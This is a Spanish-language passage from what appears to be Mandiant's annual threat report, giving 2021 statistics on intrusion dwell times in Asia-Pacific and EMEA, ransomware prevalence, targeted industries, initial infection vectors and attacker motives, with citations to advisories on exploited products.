
En la región de Asia-Pacífico, las organizaciones están detectando las intrusiones más rápidamente y las entidades externas notifican las intrusiones a las organizaciones con mayor celeridad. Las intrusiones en la región de Asia-Pacífico que se detectaron de forma interna tuvieron un tiempo de permanencia promedio de 22 días en 2021 en comparación con 33 días en 2020. El tiempo de permanencia promedio de las intrusiones con una fuente de notificación externa fue de 16 días en 2021 en comparación con 137 días en 2020; una disminución del 88 %.

Tiempo de permanencia promedio en Asia-Pacífico, 2016-2021



La distribución del tiempo de permanencia en Asia-Pacífico revela que el 60 % de las intrusiones tuvieron tiempos de permanencia de 30 días o menos donde el 60 % de estas (36 % de todas las intrusiones en Asia-Pacífico) se detectaron en una semana o menos. En el otro extremo del espectro, de manera similar a las observaciones de años anteriores, la distribución del tiempo de permanencia en la región de Asia-Pacífico continúa demostrando que varias intrusiones pasan desapercibidas durante periodos de tiempo prolongados. Los expertos de Mandiant observaron que el 13 % de las intrusiones en Asia-Pacífico 2021 tuvieron tiempos de permanencia que fueron superiores a tres años. Las organizaciones en la región de Asia-Pacífico cuentan con capacidades de detección impresionantes. No obstante, las intrusiones que al principio pasan desapercibidas pueden seguir sin ser detectadas, lo que resulta en tiempos de permanencia prolongados cuando, finalmente, son detectadas.

Distribución del tiempo de permanencia en Asia-Pacífico, 2021




Cambios en las investigaciones que involucraron ransomware

12,5 % → **38 %**
EN 2020 **EN 2021**

El ransomware fue más frecuente en la región de Asia-Pacífico en 2021 en comparación con años anteriores. Las intrusiones relacionadas con ransomware representaron el 38 % de las intrusiones investigadas en Asia-Pacífico en 2021 en comparación con el 12,5 % de las intrusiones en 2020, y el 18 % de las intrusiones en 2019. El tiempo de permanencia promedio en la región de Asia-Pacífico de las intrusiones relacionadas con ransomware fue de 9 días en comparación con 38 días de las intrusiones que no son de ransomware.

Tiempo de permanencia en Asia-Pacífico, por tipo de investigación, 2021



EMEA

Cambio en el tiempo de permanencia promedio

66 → **48**


DÍAS EN 2020 **DÍAS EN 2021**

Tiempo de permanencia promedio en EMEA

En 2021, la región de EMEA tuvo una mejora general en cuanto a los tiempos de permanencia promedio, con los tiempos de permanencia más breves jamás observados para esa región en todas las categorías. El tiempo de permanencia promedio de las intrusiones investigadas en EMEA fue de solo 48 días en 2021 en comparación con 66 días en 2020, y 54 días en 2019.


Para las intrusiones detectadas de manera interna en la región de EMEA, el tiempo de permanencia promedio disminuyó de 29 días en 2020 a 13 días en 2021. Del mismo modo, el tiempo de permanencia promedio de las intrusiones en la región de EMEA que involucraron notificaciones externas disminuyó de 225 días en 2020 a 60 días en 2021.

Tiempo de permanencia promedio en EMEA, 2016-2021



Al examinar la distribución del tiempo de permanencia, el 47 % de las intrusiones en EMEA fueron detectadas en un lapso de 30 días; el 70 % de estas intrusiones (33 % de todas las intrusiones en EMEA) fueron detectadas en el lapso de una semana. La región de EMEA también mostró una mejora en cuanto al porcentaje de intrusiones con tiempos de permanencia prolongados. En 2021, el 5,5 % de las intrusiones en la región de EMEA tuvieron tiempos de permanencia superiores a tres años, lo que representa una mejora de 2,5 puntos porcentuales con respecto a 2020.

Distribución del tiempo de permanencia en EMEA, 2021




Cambios en las investigaciones que involucraron ransomware

22 % → **17 %**
EN 2020 **EN 2021**

En 2021, una menor cantidad de investigaciones en la región de EMEA estuvieron relacionadas con ransomware, un 17 % en comparación con el 22 % en 2020. Sin embargo, la naturaleza rápida de las intrusiones de ransomware contribuyó a la mejora general con respecto al tiempo de permanencia promedio en la región de EMEA. Los expertos de Mandiant observaron que el tiempo de permanencia promedio en la región de EMEA durante 2021 de las intrusiones relacionadas con ransomware fue tan solo 4 días en comparación con 60 días de las intrusiones que no son de ransomware.


Tiempo de permanencia en EMEA, por tipo de investigación, 2021



Ataques a la industria

Mandiant continuó observando constantes ataques a la industria por parte de los adversarios. En 2021, los servicios empresariales/profesionales y las finanzas fueron las industrias más atacadas en todo el mundo. Los sectores de comercio minorista y hotelería, atención médica y alta tecnología completan las cinco industrias principales favoritas de los adversarios. Mandiant continúa observando cómo estas mismas industrias son atacadas en todo el mundo cada año.

Industrias atacadas a nivel global, 2021



Ataques específicos

Vector de infección inicial


Las vulnerabilidades siguieron siendo el vector de infección inicial identificado con más frecuencia en 2021. En las intrusiones donde se identificó el vector de infección inicial, el 37 % empezó con una vulnerabilidad, un aumento de 8 puntos porcentuales con respecto a 2020.

El ataque a la cadena de suministro fue el segundo vector de infección inicial más frecuente identificado en 2021. Cuando se identificó el vector de infección inicial, el ataque a la cadena de suministro representó el 17 % de las intrusiones en 2021, en comparación con un porcentaje de menos del 1 % en 2020. Además, el 86 % de las intrusiones para atacar a la cadena de suministro en 2021 estuvieron relacionadas con la vulneración de SolarWinds y SUNBURST.[1]

En 2021, los expertos de Mandiant observaron un aumento de las intrusiones con un vector de infección inicial correspondiente a un ataque anterior. Estas intrusiones incluyeron las transferencias de un grupo a otro e infecciones de malware anteriores. Las vulneraciones anteriores representaron el 14 % de las intrusiones en las que se identificó el vector de infección inicial.


Los expertos de Mandiant observaron que en 2021 muy pocas intrusiones se iniciaron mediante phishing. Cuando se identificó el ataque inicial, el phishing fue un vector en tan solo el 11 % de las intrusiones en 2021 en comparación con 23 % en 2020. Esto habla de la capacidad de las organizaciones de detectar y bloquear mejor los correos electrónicos de phishing, además de una mejor capacitación de seguridad de los empleados para reconocer e informar los intentos de phishing.

Vector de infección inicial, 2021 *(al identificarse)*



1. Mandiant (13 de diciembre de 2021). Un atacante altamente evasivo aprovecha la cadena de suministro de SolarWinds para vulnerar a múltiples víctimas globales con la puerta trasera SUNBURST.


Operaciones del adversario



Ganancia financiera

38 % → **30 %**
EN 2020 **EN 2021**

Las intrusiones con motivación financiera siguen siendo un elemento fundamental en 2021, donde los adversarios buscan obtener ganancias monetarias en 3 de cada 10 intrusiones a través de métodos como extorsión, rescate, robo de tarjetas de pago y transferencias ilícitas. El porcentaje de las intrusiones con motivación financiera disminuyó a un 30 % en 2021 en comparación con el 38 % de las intrusiones observadas en 2020. Los expertos de Mandiant observaron una disminución de 2 puntos porcentuales específicamente en los incidentes relacionados con ransomware en 2021. Otro factor coadyuvante probable para la disminución de las operaciones de ganancia financiera en 2021 fue un aumento en las acciones de las fuerzas de seguridad tomadas contra los perpetradores con motivación financiera que condujeron a arrestos, desmantelamiento de servidores y confiscación de fondos provenientes de las extorsiones.




Robo de datos

32 % → **29 %**
EN 2020 **EN 2021**

Los perpetradores continúan priorizando el robo de datos como el objetivo de la misión principal. En 2021, Mandiant identificó el robo de datos en el 29 % de las intrusiones. En el 32 % de las intrusiones que involucraron el robo de datos (9 % de todas las intrusiones), los datos robados fueron atacados de manera específica para ser usados como ventaja por parte del perpetrador durante las negociaciones del pago. En el 12 % de las intrusiones que involucraron el robo de datos (4 % de todas las intrusiones) el robo de datos probablemente fue para respaldar objetivos finales relacionados con la propiedad intelectual o el espionaje.

Arquitectura comprometida y amenazas internas

En 2021 los expertos de Mandiant observaron un ligero aumento en las vulneraciones que probablemente solo tenían como objetivo comprometer la arquitectura para futuros ataques. En 2021, esta actividad se identificó en el 4 % de las intrusiones, un aumento de 1 punto porcentual en comparación con 2020. Del mismo modo, las amenazas internas siguen siendo raras y únicamente el 1 % de las intrusiones investigadas por Mandiant se relacionaron con tales amenazas. Estos parámetros han permanecido relativamente estables durante los años del informe.



Actividad del ataque

Vulnerabilidades aprovechadas con frecuencia por los adversarios en 2021 donde el 30 % de todas las intrusiones involucraban actividad de vulneración. En 2021, se descubrieron vulnerabilidades importantes en productos como Microsoft Exchange[2,3], el producto Email Security (ES) de SonicWall[4], los dispositivos de VPN Pulse Secure[5] y la utilidad Log4j 2 de Apache[6] entre otras. Los adversarios explotaron estas vulnerabilidades para iniciar las intrusiones y ampliarlas. Los expertos de Mandiant incluso observaron que los adversarios aprovecharon las vulnerabilidades para implementar ransomware.[7]


Cambios en los múltiples grupos de amenazas identificados (por entorno)

29 % → **25 %**
EN 2020 **EN 2021**

Entorno

En 2021, los expertos de Mandiant identificaron que un cuarto de los entornos de las víctimas tuvo más de un grupo de amenazas distinguible. Estos entornos incluyeron las investigaciones donde los grupos de amenazas trabajaban juntos y los entornos objetivo atractivos para varios perpetradores de forma independiente. Si bien disminuyó el porcentaje de los entornos de las víctimas con múltiples grupos de amenazas en 2021 en comparación con 2020, la tendencia de tres años demuestra una probabilidad de crecimiento continuo.

Múltiples grupos de amenazas identificados, 2019-2021




2. Mandiant (4 de marzo de 2021). Detección y respuesta a la explotación de las vulnerabilidades de día cero de Microsoft Exchange.
3. Mandiant (17 de noviembre de 2021). ProxyNoShell: Un cambio en las tácticas para explotar las vulnerabilidades de ProxyShell.
4. Mandiant (20 de abril de 2021). Los ataques de día cero a Email Security de SonicWall dieron lugar a un riesgo empresarial.
5. Mandiant (20 de abril de 2021). Pulse: Perpetradores APT sospechosos aprovechan las técnicas de evasión de autenticación y las vulnerabilidades de día cero de Pulse Secure
6. Mandiant (15 de diciembre de 2021). Explotación inicial del Log4Shell y recomendaciones de mitigación.
7. Mandiant (23 de febrero de 2021). (Inter)Cambio de ritmo: Se observó que UNC2596 aprovecha vulnerabilidades para implementar el ransomware Cuba.

